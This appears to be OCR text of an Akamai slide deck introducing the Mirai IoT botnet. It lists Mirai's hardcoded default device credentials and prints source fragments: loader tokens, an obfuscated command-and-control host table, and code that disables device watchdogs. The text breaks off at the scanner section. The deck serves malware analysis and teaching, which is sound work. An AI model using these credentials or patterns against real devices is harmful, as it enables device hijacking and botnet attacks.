
Introduction to Mirai

Luis Espinoza

lespinoz@akamai.com


Hardcoded list of user/pass used by Mirai



Username/Password	Manufacturer
admin/123456	ACTi IP Camera
root/anko	ANKO Products DVR
root/pass	Axis IP Camera, et. al
root/vizxv	Dahua Camera
root/888888	Dahua DVR
root/666666	Dahua DVR
root/7ujMko0vizxv	Dahua IP Camera
root/7ujMko0admin	Dahua IP Camera
666666/666666	Dahua IP Camera
root/dreambox	Dreambox TV receiver
root/zlxx	EV ZLX Two-way Speaker?
root/juantech	Guangzhou Juan Optical
root/xc3511	H.264 - Chinese DVR
root/hi3518	HiSilicon IP Camera
root/klv123	HiSilicon IP Camera
root/klv1234	HiSilicon IP Camera
root/jvbzd	HiSilicon IP Camera
root/admin	IPX-DDK Network Camera
root/system	IQinVision Cameras, et. al
admin/meinsm	Mobotix Network Camera
root/54321	Packet8 VOIP Phone, et. al
root/00000000	Panasonic Printer
root/realtek	RealTek Routers
admin/1111111	Samsung IP Camera
root/xmhdipc	Shenzhen Anran Security Camera
admin/smcadmin	SMC Routers
root/ikwb	Toshiba Network Camera
ubnt/ubnt	Ubiquiti AirOS Router
supervisor/supervisor	VideoIQ
root/<none>	Vivotek IP Camera
admin/1111	Xerox printers, et. al
root/Zte521	ZTE Router


https://krebsonsecurity.com/wp-content/uploads/2016/10/IoTbadpass-Sheet1.pdf

loader/src/headers/includes.h



```
#define TOKEN_QUERY     "/bin/busybox ECCHI"
#define TOKEN_RESPONSE  "ECCHI: applet not found"

#define EXEC_QUERY     "/bin/busybox IHCCE"
#define EXEC_RESPONSE  "IHCCE: applet not found"

#define FN_DROPPER  "upnp"
#define FN_BINARY   "dvrHelper"
```


loader/src/headers/binary.h




```c
#pragma once

#include "includes.h"

#define BINARY_BYTES_PER_ECHOLINE   128

struct binary {
    char arch[6];
    int hex_payloads_len;
    char **hex_payloads;
};

BOOL binary_init(void);
struct binary *binary_get_by_arch(char *arch);

static BOOL load(struct binary *bin, char *fname);
```

mirai/bot/

Bot in device


attack.c
attack.h
attack_app.c
attack_gre.c
attack_tcp.c
attack_udp.c
checksum.c
checksum.h
includes.h
killer.c
killer.h
main.c
protocol.h
rand.c
rand.h
resolv.c
resolv.h
scanner.c
scanner.h
table.c
table.h
util.c
util.h

dlr



..

dlr.arm

dlr.arm7

dlr.m68k

dlr.mips


dlr.mpsl

dlr.ppc


dlr.sh4

dlr.spc

resolv.c




```
void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29); // report.changeme.com
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 48101
```




```
    addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
```

main.c




```c
// Prevent watchdog from rebooting device
if ((wfd = open("/dev/watchdog", 2)) != -1 ||
    (wfd = open("/dev/misc/watchdog", 2)) != -1)
{
```

scanner.c Static user/pass



